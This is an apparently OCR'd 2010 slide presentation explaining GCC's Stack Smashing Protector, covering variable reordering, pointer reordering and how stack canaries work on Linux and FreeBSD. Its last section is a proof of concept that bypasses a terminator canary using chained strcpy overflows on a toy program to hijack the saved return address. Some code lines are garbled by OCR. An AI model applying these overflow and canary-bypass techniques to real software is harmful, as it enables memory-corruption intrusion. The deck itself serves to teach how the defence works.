Stack Smashing Protector

10/04/2010

```
/*
 * ----------------------------------------------------------------------
 * "THE BEER-WARE LICENSE" (Revision 42):
 * <rootbsd@r00ted.com> wrote this file. As long as you retain this notice you
 * can do whatever you want with this stuff. If we meet some day, and you think
 * this stuff worth it, you can buy me a beer in return Paul Rascagneres.
 * ----------------------------------------------------------------------
 */
```

Stack Smashing Protector

Contents

Stack Smashing Protector

1. Introduction

- GCC extension
- To protect from stack smashing attacks
- IBM
- Developed since 2005

The protection is realized by :

- local variables reordering
- copying the pointers in function before local variable
- canary insertion

Stack Smashing Protector

2. Local variables reordering

Example of code :

```
void check_password(char *pass)
{
  int good=0;
  char password[10];

  strcpy(password,pass);
  if (!strcmp(password,"passwOrd"))
     good=1;
  if ( good == 1 )
    printf("Password OK\n");
  else
    printf("Password KO\n");
}
int main(int argc, char **argv)
{
  if (argc != 2)
    return(1);
  check_password(argv[1]);
}
```

Stack Smashing Protector

2. Local variables reordering

Compilation without SSP :

```
$ gcc -g code1.c -o code1
$ gdb ./code1
(gdb) break 10
Breakpoint 1 at 0x8048423: file code1.c, line 10.
(gdb) run AAAAAA
Starting program: /root/pres/code1 AAAAAA

Breakpoint 1, check_password (pass=0xbffffeab "AAAAAA") at code1.c:10
10          if (!strcmp(password,"passw0rd"))
(gdb) x/x &good
0xbffffce4:     0x00000000
(gdb) x/x password
0xbffffcda:     0x41414141
(gdb) x/12x $esp
0xbffffcd0:     0xbffffcda      0xbffffeab      0x4141fe9a      0x41414141
0xbffffce0:     0xb7f9da00      0x00000000      0xbffffd08      0x0804849f
0xbffffcf0:     0xbffffeab      0x08049688      0xbffffd18      0xbffffd20
```

Green : password variable and Red : good variable

Stack Smashing Protector

2. Local variables reordering

Variable smashing :

```
$ gdb ./code1
(gdb) break 10
Breakpoint 1 at 0x8048423: file code1.c, line 10.
(gdb) run AAAAAAAAAA$(perl -e 'print "\x01"')
Starting program: /root/pres/code1 AAAAAAAAAA$(perl -e 'print "\x01"')

Breakpoint 1, check_password (pass=0xbffffeab "AAAAAAAAAA\001") at code1.c:10
10          if (!strcmp(password,"passw0rd"))
(gdb) x/x &good
0xbffffce4:     0x00000001
(gdb) x/x password
0xbffffcda:     0x41414141
(gdb) x/12x $esp
0xbffffcd0:     0xbffffcda      0xbffffeab      0x4141fe9a      0x41414141
0xbffffce0:     0x41414141      0x00000001      0xbffffd08      0x0804849f
0xbffffcf0:     0xbffffeab      0x08049688      0xbffffd18      0xbffffd20
```

Green : password variable and Red : good variable

Stack Smashing Protector

2. Local variables reordering

Variable smashing :

- we can overwrite the variable and bypass the test

```
$ ./code1 AAAAAA
Password KO
$ ./code1 passw0rd
Password OK
$ ./code1 AAAAAAAAAA$(perl -e 'print "\x01"')
Password OK
```

Stack Smashing Protector

2. Local variables reordering

Compilation with SSP :

```
$ gcc -g -fstack-protector-all code1.c -o code1-ssp
$ gdb ./code1-ssp
(gdb) break 10
Breakpoint 1 at 0x8048423: file code1.c, line 10.
(gdb) run AAAAAA
Starting program: /root/pres/code1-ssp AAAAAA
Breakpoint 1, check_password (pass=0xbffffeab "AAAAAA") at code1.c:10
10          if (!strcmp(password,"passw0rd"))
(gdb) x/x &good
0xbffffcc4:     0x00000000
(gdb) x/x password
0xbffffcca:     0x41414141
(gdb) x/24x $esp
0xbffffca0:     0xbffffcca      0xbffffea7      0x00000000      0x00000000
0xbffffcb0:     0x00000000      0xbffffea7      0x00000000      0x00000000
0xbffffcc0:     0x00000000      0x00000000      0x41410000      0x41414141
0xbffffcd0:     0x00000000      0xff0a0000      0xbffffd08      0x0804852f
0xbffffce0:     0xbffffea7      0x08049728      0xbffffcf8      0xbffffda4
0xbffffcf0:     0x00000002      0x08049728      0xbffffd18      0x08048579
```

Green : password variable and Red : good variable

Stack Smashing Protector

2. Local variables reordering

With the SSP :

- we cannot overwrite the variable and bypass the test
- All buffers are above local variable in the stack

```
$ ./code1-ssp AAAAAA
Password KO
$ ./code1-ssp passw0rd
Password OK
$ ./code1-ssp AAAAAAAAAA$(perl -e 'print "\x01"')
Password KO
```

Stack Smashing Protector

3. Pointers reordering

Example of code :

```
void function(char *one, char *two)
{
  char buff[8];
  strcpy(buff,one);
}
int main(int argc, char * argv[])
{
  function(argv[1],"BBBBBBB");
  return 0;
}
```

Stack Smashing Protector

3. Pointers reordering

Compilation without SSP - 1/2:

```
$ gcc -g code2.c -o code2
(gdb) run AAAAAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/pres/code2 AAAAAAA

Breakpoint 1, function (one=0xbffffeaa "AAAAAAA", two=0x80484c0 "BBBBBBB")
    at code2.c:5
6         }
(gdb) x/24x $esp
0xbffffcd0:     0x00000000      0x00000000      0xbffffe99      0xb7eeffde
0xbffffce0:     0x41414141      0x00414141      0xbffffd08      0x080483e7
0xbffffcf0:     0xbffffeaa      0x080484c0      0xbffffd18      0x08048429
0xbffffd00:     0xb7ff2250      0xbffffd20      0xbffffd78      0xb7e98455
0xbffffd10:     0x08048410      0x080482f0      0xbffffd78      0xb7e98455
0xbffffd20:     0x00000002      0xbffffda4      0xbffffdb0      0xb7fe2b38
```

Green one pointer, Red two pointer and Blue buff variable

Stack Smashing Protector

3. Pointers reordering

Compilation without SSP - 2/2:

```
$ gcc -g code2.c -o code2
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/pres/code2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, function (one=0xbffffeaa "Ax39", two=0x80484c0 "BBBBBBB")
    at code2.c:5
6         }
(gdb) x/24x $esp
0xbffffcd0:     0x00000000      0x00000000      0xbffffe99      0xb7eeffde
0xbffffce0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffcf0:     0x41414141      0x41414141      0xbffffd18      0x08048429
0xbffffd00:     0xb7ff2250      0xbffffd20      0xbffffd78      0xb7e98455
0xbffffd10:     0x08048410      0x080482f0      0xbffffd78      0xb7e98455
0xbffffd20:     0x00000002      0xbffffda4      0xbffffdb0      0xb7fe2b38
```

Green one pointer, Red two pointer and Blue buff variable

Stack Smashing Protector

3. Pointers reordering

Pointers smashing :

- we can overwrite pointers
- we can arbitrary put our own pointers

Stack Smashing Protector

3. Pointers reordering

Compilation with SSP :

```
$ gcc -g -fstack-protector-all code2.c -o code2-ssp
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/pres/code2-ssp AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, function (one=0xbffffe86 "Ax39", two=0x8048560 "BBBBBBB")
    at code2.c:5
6         }
(gdb) x/24x $esp
0xbffffc90:     0xbffffcac      0xbffffe86      0x00000000      0x00000000
0xbffffca0:     0x08048560      0xbffffe86      0x00000000      0x41414141
0xbffffcb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffcc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffcd0:     0x00414141      0x08049654      0xbffffcf8      0x080484c9
0xbffffce0:     0xff0a0000      0xbffffd00      0xbffffd58      0xb7e98455
```

Green one pointer, Red two pointer and Blue buff variable

Stack Smashing Protector

3. Pointers reordering

With the SSP :


- we cannot overwrite pointers
- argument pointers are below variables

Stack Smashing Protector

4. Canary

4.1. What is it? How does it work?

- canary is between local variable and saved EBP
- if the canary is corrupted : the binary is brutally stopped



Stack Smashing Protector

4. Canary

4.1. What is it? How does it work?

3 kinds of canary :

- `random`
- `terminator (0xff0a0000)`
- `null (0x00000000)`

Stack Smashing Protector

4. Canary

4.1. What is it? How does it work?

Get the canary (x86 only):

```
$ cat get_canary.c
int fun(char *arg)
{
  int i;
  char p[10];
  strcpy(p,arg);
  printf("Canary = 0x");
  for(i=13;i>9;i--)
    printf("%02x",(unsigned char)*(p+i));
  printf("\n");
}
int main(int argc,char **argv)
{
  if(argc>1)
    fun(argv[1]);
  return 0;
}
```

Stack Smashing Protector

4. Canary

4.1. What is it? How does it work?

Get the canary :

```
$ cat get_canary.c
$ gcc -g -fstack-protector-all get_canary.c -o get_canary
$ ./get_canary AAAAAAAAA
Canary = 0xff0a0000
```

Canary in terminator mode

```
(gdb) run AAAAAAA
Starting program: /root/pres/get_canary AAAAAAA
Breakpoint 1, fun (arg=0xbffffea5 "AAAAAAA") at get_canary.c:8
8         printf("Canary = 0x");
(gdb) x/24x $esp
0xbffffc90:     0xbffffcba      0xbffffea5      0x00000000      0x00000000
0xbffffca0:     0x00000000      0xbffffea5      0x00000000      0x00000000
0xbffffcb0:     0x00000000      0x00000000      0x41410000      0x41414141
0xbffffcc0:     0x00000041      0xff0a0000      0xbffffcf8      0x08048526
0xbffffcd0:     0xbffffea5      0x08049710      0xbffffce8      0xbffffd94
0xbffffce0:     0x00000002      0x08049710      0xbffffd08      0x08048579
```

Green variable b, Red canary, Blue saved EBP and Pink saved EIP

Stack Smashing Protector

4. Canary

4.1. What is it? How does it work?

What's happen if the canary is overwritten :

```
(gdb) run AAAAAAAAAAAAA

Starting program: /root/pres/get_canary AAAAAAAAAAAAAAAAAAAA
Breakpoint 1, fun (arg=0xbffffe9f 'A' <repeats 21 times>) at get_canary.c:8
8         printf("Canary = 0x");
(gdb) x/24x $esp
0xbffffc90:     0xbffffcba      0xbffffe9f      0x00000000      0x00000000
0xbffffca0:     0x00000000      0xbffffe9f      0x00000000      0x00000000
0xbffffcb0:     0x00000000      0x00000000      0x41410000      0x41414141
0xbffffcc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffcd0:     0xbffffe9f      0x08049710      0xbffffce8      0xbffffd94
0xbffffce0:     0x00000002      0x08049710      0xbffffd08      0x08048579
(gdb) cont
Continuing.
Canary = 0x00414141
*** stack smashing detected ***: /root/pres/get_canary terminated
```

Green variable b, Red canary, Blue saved EBP and Pink saved EIP

Stack Smashing Protector

4. Canary

4.1. What is it? How does it work?

- If the canary is overwritten or corrupted the binary is brutally stopped
- binary doesn't jump to the saved EIP
- stack smashing exploitation failed

```
$ ./get_canary AAAAAAAAAAAAAAAAAAAAA
Canary = 0x41414141
*** stack smashing detected ***: ./get_canary terminated
```

FreeBSD canary type is random :

```
$ ./get_canary AAAA
Canary = 0x8fb1bb41
$ ./get_canary AAAA
Canary = 0xa4c64939
$ ./get_canary AAAA
Canary = 0x035ea454
```

Stack Smashing Protector

4. Canary

4.1. What is it? How does it work?

How to know if SSP is active on a binary ?

```
$ readelf -s ./get_canary | grep stack
    6: 00000000     32 FUNC     GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4
(3)
   74: 00000000    32 FUNC     GLOBAL DEFAULT  UND __stack_chk_fail@@GLIBC_2
$ objdump -s ./get_canary | grep stack
  804824c 5f5f7374 61636b5f 63686b5f 6661696c  __stack_chk_fail
```

Stack Smashing Protector

4. Canary

4.2. Linux integration

Get the canary (x86 only):

```
$ cat get_canary.c
int fun(char *arg)
{
  int i;
  char p[10];
  strcpy(p,arg);
  printf("Canary = 0x");
  for(i=13;i>9;i--)
    printf("%02x",(unsigned char)*(p+i));
  printf("\n");
}
int main(int argc,char **argv)
{
  if(argc>1)
    fun(argv[1]);
  return 0;
}
```

Stack Smashing Protector

4. Canary

4.2. Linux integration

What are the differences between SSP and no-SSP compilations :

```
$ gcc -fstack-protector-all -g get_canary.c -o get_canary
$ ./get_canary AAA
Canary = 0x97c593e9
$ ./get_canary AAA
Canary = 0x8562009f
```

Random canary

```
$ gcc -fstack-protector-all -g get_canary.c -S
$ mv get_canary.s get_canary.SSP.s
$ gcc -g get_canary.c -S
$ diff get_canary.c get_canary.SSP.s
   >        movl    44(%esp), %edx
   >        xorl    %gs:20, %edx
   >        je      .L9
   >        call    __stack_chk_fail
```

Stack Smashing Protector

4. Canary

4.2. Linux integration

What does this ASM code mean ?

It compares the canary value with register %GS at offset 0x14.
If it is not the same it executes : __stack_chk_fail

This function stop the binary execution.

Stack Smashing Protector

4. Canary

4.2. Linux integration

Code to validate the previous slide :

```
typedef unsigned long can_t;
#define can_fmt "%Olx"
#define get_canary(can) \
asm volatile("mov %%gs:(Ox14), %O" : "=r" (can));
int fun(char *arg)
{ int i, char p[1O];
  strcpy(p,arg);
  printf("Canary = Ox");
  for(i=13;i>9;i--)
    printf("%O2x",(unsigned char)*(p+i));
  printf("\n"); }
int main(int argc,char **argv)
{ can_t can;
  get_canary(can);
  printf("Register GS at offset Ox14 : " can_fmt "\n", can);
  if(argc>1)
    fun(argv[1]);
  return O;}
```

Stack Smashing Protector

4. Canary

4.2. Linux integration

Test :

```
$ gcc -fstack-protector-all -g get_canary2.c -o get_canary2
$ ./get_canary2 AA
Register GS at offset 0x14 : 305f1b54
Canary = 0x305f1b54
$ ./get_canary2 AA
Register GS at offset 0x14 : d9b5db15
Canary = 0xd9b5db15
```

It works...

... but, how is the register set ?!?! Nothing in the binary ?!?!

Stack Smashing Protector

4. Canary

4.2. Linux integration

The register is set by the kernel :

```
$ grep '%%gs' arch/x86/include/asm/stackprotector.h
asm volatile (“mov %0, %%gs” : : “r” (0));
```

How to overwrite register GS and put our own canary ?

Stack Smashing Protector

4. Canary

4.2. Linux integration

```
#define set() \
asm volatile("mov %0, %%gs:(0x14)" :: "r" (0x41414141));

int fun(char *arg)
{
  int i;
  char p[10];
  strcpy(p,arg);
  printf("Canary = 0x");
  for(i=13;i>9;i--)
    printf("%02x",(unsigned char)*(p+i));
  printf("\n");
}
int main(int argc,char **argv)
{
  if(argc>1)
  { set();
    fun(argv[1]); }
  return 0;
}
```

Stack Smashing Protector

4. Canary

4.2. Linux integration

```
$ ./set_canary AAA
Canary = 0x41414141
*** stack smashing detected ***: ./set_canary terminated
$ ctf:~/pres# ./set_canary AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Canary = 0x41414141
Segmentation fault
```

We made our own canary.

Stack Smashing Protector

4. Canary

4.2. Linux integration

Summary :

- kernel sets register GS at offset 0x14
- binary saves it between variable and saved EBP
- binary runs
- binary compares the canary and the register
- binary stops its execution if values are not the same

Why random canary or terminator canary on Linux ??

- it depends on glibc compilation
- terminator by default
- random if compiled with –enable-stackguard-randomization

Stack Smashing Protector

4. Canary

4.2. FreeBSD integration

Get the canary (x86 only):

```
$ cat get_canary.c
int fun(char *arg)
{
  int i;
  char p[10];
  strcpy(p,arg);
  printf("Canary = 0x");
  for(i=13;i>9;i--)
    printf("%02x",(unsigned char)*(p+i));
  printf("\n");
}
int main(int argc,char **argv)
{
  if(argc>1)
    fun(argv[1]);
  return 0;
}
```

Stack Smashing Protector

4. Canary

4.3. FreeBSD integration

Canary is generated by __guard_setup()

```
/usr/src/contrib/gcclibs/libssp/ssp.c
  => static void __attribute__ ((constructor)) __guard_setup (void);
```

The function creates a static variable with the canary inside

Stack Smashing Protector

4. Canary

4.3. FreeBSD integration

The canary is in the .bss section :

```
$ readelf -a ./get_canary | grep bss
  [22] .bss     NOBITS          080497f8 0007f8 000028 00  WA  0   0  8
```

.bss address : 0x08497F8

```
(gdb) break 13
Breakpoint 1 at 0x8048573: file get_canary.c, line 13.
(gdb) run AAAA
Starting program: get_canary AAAA
Canary = 0xae0ea9fd
Breakpoint 1, fun (arg=0xbfbfea4e "AAAA") at get_canary.c:13
13      }
(gdb) x/10x 0x080497f8
0x80497f8 <__stack_chk_guard@@FBSD_1.0>: 0xae0ea9fd 0xbbbffda5 0xdab8440a
 0x349ec6b5
0x8049808 <__stack_chk_guard@@FBSD_1.0+16>: 0x6a82af9f 0xcf2be5cc 0x0d069c6e
    0x75ca1bf4
0x8049818 <completed.4782>:     0x00000000      0xbfbfe86c
```

How to set our own canary in .bss section ?

Stack Smashing Protector

4. Canary

4.3. FreeBSD integration

```
$ cat set_canary.c
int fun(char *arg)
{
  int i;
  char p[10];
  strcpy(p,arg);
  printf("Canary = 0x");
  for(i=13;i>9;i--)
    printf("%02x",(unsigned char)*(p+i));
  printf("\n");
}
int main(int argc,char **argv)
{
  memcpy( (char *)(0x080497f8), “AAAA” , 5);
  if(argc>1)
    fun(argv[1]);
  return 0;
}
```

Stack Smashing Protector

4. Canary

4.3. FreeBSD integration

```
$ ./set_canary AAAA
Canary = 0x41414141
Abort trap: 6 (core dumped)

$ ./set_canary AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Canary = 0x41414141
Segmentation fault: 11 (core dumped)
```

Our canary is placed between local variable and the saved EBP

Stack Smashing Protector

4. Canary

4.3. FreeBSD integration

Summary :

- __guard_setup() initializes canary in .bss section
- binary saves it between variable and saved EBP
- binary runs
- binary compares the canary and the static variable (.bss)
- binary stops its execution if values are not the same

Stack Smashing Protector

4. Exploitation with “Terminator” mode

Code for the poc :

```
int funk(char *one, char *two, char *three)
{
 char var_one[8];
 char var_two[8];
 char var_three[8];
 strcpy(var_one, one);
 strcpy(var_two, two);
 strcpy(var_three, three);
 return(0);
}
int main(int argc, char *argv[])
{
 if (argc <4)
 {
    printf("Usage: one two three\n"); exit(1);
 }
 funk(argv[1], argv[2], argv[3]);
}
$ gcc -g -fstack-protector-all poc.c -o poc
```

Stack Smashing Protector

4. Exploitation with “Terminator” mode

```
(gdb) b 14
(gdb) run `perl -e 'print "AAAAAAA"'` "BBBBBBB" "CCCCCCC"

Starting program: ./poc `perl -e 'print "AAAAAAA"'` "BBBBBBB" "CCCCCCC"

Breakpoint 1, funk (one=0xbfe86abc "AAAAAAA", two=0xbfe86ac5 "BBBBBBB",
three=0xbfe86ace "CCCCCCC") at a.c:14
14 return(0);

(gdb) x/32xw $esp
0xbfe859a0: 0xbfe859bc 0xbfe86ace 0x00000000 0xbfe86ace
0xbfe859b0: 0xbfe86ac5 0xbfe86abc 0x00000000 0x43434343
0xbfe859c0: 0x00434343 0x42424242 0x00424242 0x41414141
0xbfe859d0: 0x00414141 0xff0a0000 0xbfe85a08 0x0804853b
0xbfe859e0: 0xbfe86abc 0xbfe86ac5 0xbfe86ace 0x08048334
0xbfe859f0: 0xb7f56ff4 0x08049714 0xbfe85a20 0x08048579
0xbfe85a00: 0xbfe85a20 0xb7f56ff4 0xbfe85a78 0xb7e16455
0xbfe85a10: 0x08048560 0x080483b0 0xbfe85a78 0xb7e16455
```

Blue three variable, Green two , Red one and Pink the canary

Stack Smashing Protector

4. Exploitation with “Terminator” mode

Overflow test :

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa BBBBBBBBBBBB CCCCCCCCCCCCCCC
Starting program: ./poc AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa BBBBBBBBBBBB
CCCCCCCCCCCCCCC
Breakpoint 1, funk (one=0xbf91ca96 'A' <repeats 33 times>, "a",
two=0xbf91cab9 'B' <repeats 13 times>, three=0xbf91cac7 'C' <repeats 15
times>) at a.c:14
14 return(0);
 (gdb) x/32xw $esp
0xbfe859a0: 0xbfe859bc 0xbfe86ace 0x00000000 0xbfe86ace
0xbfe859b0: 0xbfe86ac5 0xbfe86abc 0x00000000 0x43434343
0xbfe859c0: 0x43434343 0x42424200 0x42424242 0x41414141
0xbfe859d0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfe859e0: 0x41414141 0x41414141 0xbfe86ace 0x08048334
0xbfe859f0: 0xb7f56ff4 0x08049714 0xbfe85a20 0x08048579
0xbfe85a00: 0xbfe85a20 0xb7f56ff4 0xbfe85a78 0xb7e16455
0xbfe85a10: 0x08048560 0x080483b0 0xbfe85a78 0xb7e16455
(gdb) cont
Continuing.
*** stack smashing detected ***: ./poc terminated
```

Blue three variable, Green two, Red one and Pink the canary

Stack Smashing Protector

4. Exploitation with “Terminator” mode

Fix the canary :

```
(gdb) run "`perl -e 'print "AAAAAAAA" . "\x00\x00\x0a\xff" .
"AAAAAAAAAAAAA"'`" "BBBBBBBB" "CCCCCCCC"

Starting program: ./poc "`perl -e 'print "AAAAAAAA" . "\x00\x00\x0a\xff" .
"AAAAAAAAAAAAA"'`" "BBBBBBB" "CCCCCCC"
Breakpoint 1, funk (one=0xbfe9faad "AAAAAAAA\nÿ", 'A' <repeats 13 times>,
two=0xbfe9fac5 "BBBBBBBB", three=0xbfe9face "CCCCCCCC") at a.c:14
14 return(0);

(gdb) x/32xw $esp
0xbfe9d8d0: 0xbfe9d8ec 0xbfe9face 0x00000000 0xbfe9face
0xbfe9d8e0: 0xbfe9fac5 0xbfe9faad 0x00000000 0x43434343
0xbfe9d8f0: 0x00434343 0x42424242 0x00424242 0x41414141
0xbfe9d900: 0x00414141 0xff0a0000 0xbfe85a08 0x0804853b
0xbfe9d910: 0xbfe86abc 0xbfe9fac5 0xbfe9face 0x08048334
0xbfe9d920: 0xb7f10ff4 0x08049714 0xbfe9d950 0x08048579
0xbfe9d930: 0xbfe9d950 0xb7f10ff4 0xbfe9d9a8 0xb7dd0455
0xbfe9d940: 0x08048560 0x080483b0 0xbfe9d9a8 0xb7dd0455
```

Blue three variable, Green two, Red one and Pink the canary

The saved ESP is not overwritten by 0x41414141 !!!! WTF !?!?

Stack Smashing Protector

4. Exploitation with “Terminator” mode

- the canary value is not fortuity choice…

- strcpy() stop at first \x00 and canary is not overwritten

- How to bypass it ? With imagination !!!

Stack Smashing Protector

4. Exploitation with “Terminator” mode

Fix the canary (the good way) :

```
(gdb) run "`perl -e 'print "AAAAAAAAAA" . "\x0a\xff" . "AAAAAAAAAAAAA"'`"
"BBBBBBBBBBBBBBBB" "CCCCCCCCCCCCCCCCCCCCCCCC"
Starting program: ./poc "`perl -e 'print "AAAAAAAAAA" . "\x0a\xff" .
"AAAAAAAAAAAAA"'`" "BBBBBBBBBBBBBBBB" "CCCCCCCCCCCCCCCCCCCCCCCC"
Breakpoint 1, funk (one=0xbf9afa92 "AAAAAAAAAA\nÿ", 'A' <repeats 13 times>,
two=0xbf9afaac 'B' <repeats 17 times>, three=0xbf9afabe 'C' <repeats 24
times>) at a.c:14
14 return(0);
(gdb) x/32xw $esp
0xbf9ade60: 0xbf9ade7c 0xbf9afabe 0x00000000 0xbf9afabe
0xbf9ade70: 0xbf9afaac 0xbf9afa92 0x00000000 0x43434343
0xbf9ade80: 0x43434343 0x43434343 0x43434343 0x43434343
0xbf9ade90: 0x43434343 0xff0a0000 0x41414141 0x41414141
0xbf9adea0: 0x41414141 0xbf9a0041 0xbf9afabe 0x08048334
0xbf9adeb0: 0xb7f9bff4 0x08049714 0xbf9adee0 0x08048579
0xbf9adec0: 0xbf9adee0 0xb7f9bff4 0xbf9adf38 0xb7e5b455
(gdb) cont
Continuing. Program received signal SIGSEGV,
Segmentation fault. 0x41414141 in ?? ()
```

Blue three variable, Green two, Red one and Pink the canary

Stack Smashing Protector

4. Exploitation with “Terminator” mode

Step by step first strcpy():

```
(gdb) x/32xw $esp
0xbfe9d8d0: 0xbfe9d8ec 0xbfe9face 0x00000000 0xbfe9face
0xbfe9d8e0: 0xbfe9fac5 0xbfe9faad 0x00000000 0x00000000
0xbfe9d8f0: 0x00000000 0x00000000 0x00000000 0x41414141
0xbfe9d900: 0x41414141 0xff0a4141 0x41414141 0x41414141
0xbfe9d910: 0x41414141 0xbfe90041 0xbfe9face 0x08048334
```

Second strcpy() :

```
(gdb) x/32xw $esp
0xbfe9d8d0: 0xbfe9d8ec 0xbfe9face 0x00000000 0xbfe9face
0xbfe9d8e0: 0xbfe9fac5 0xbfe9faad 0x00000000 0x00000000
0xbfe9d8f0: 0x00000000 0x42424242 0x42424242 0x42424242
0xbfe9d900: 0x42424242 0xff0a0042 0x41414141 0x41414141
0xbfe9d910: 0x41414141 0xbfe90041 0xbfe9face 0x08048334
```

Last strcpy() :

```
(gdb) x/32xw $esp
0xbfe9d8d0: 0xbfe9d8ec 0xbfe9face 0x00000000 0xbfe9face
0xbfe9d8e0: 0xbfe9fac5 0xbfe9faad 0x00000000 0x43434343
0xbfe9d8f0: 0x43434343 0x43434343 0x43434343 0x43434343
0xbfe9d900: 0x43434343 0xff0a0000 0x41414141 0x41414141
0xbfe9d910: 0x41414141 0xbfe90041 0xbfe9face 0x08048334
```

Blue three variable, Green two, Red one and Pink the canary

Stack Smashing Protector

4. Exploitation with “Terminator” mode

This POC shows that it is possible to overwrite a canary in terminator mode in a specific configuration (and some little tricks ;-))

Stack Smashing Protector

5. Conclusion & questions

Greeting :
Thanks to W4kfu for his help : http://w4kfu.com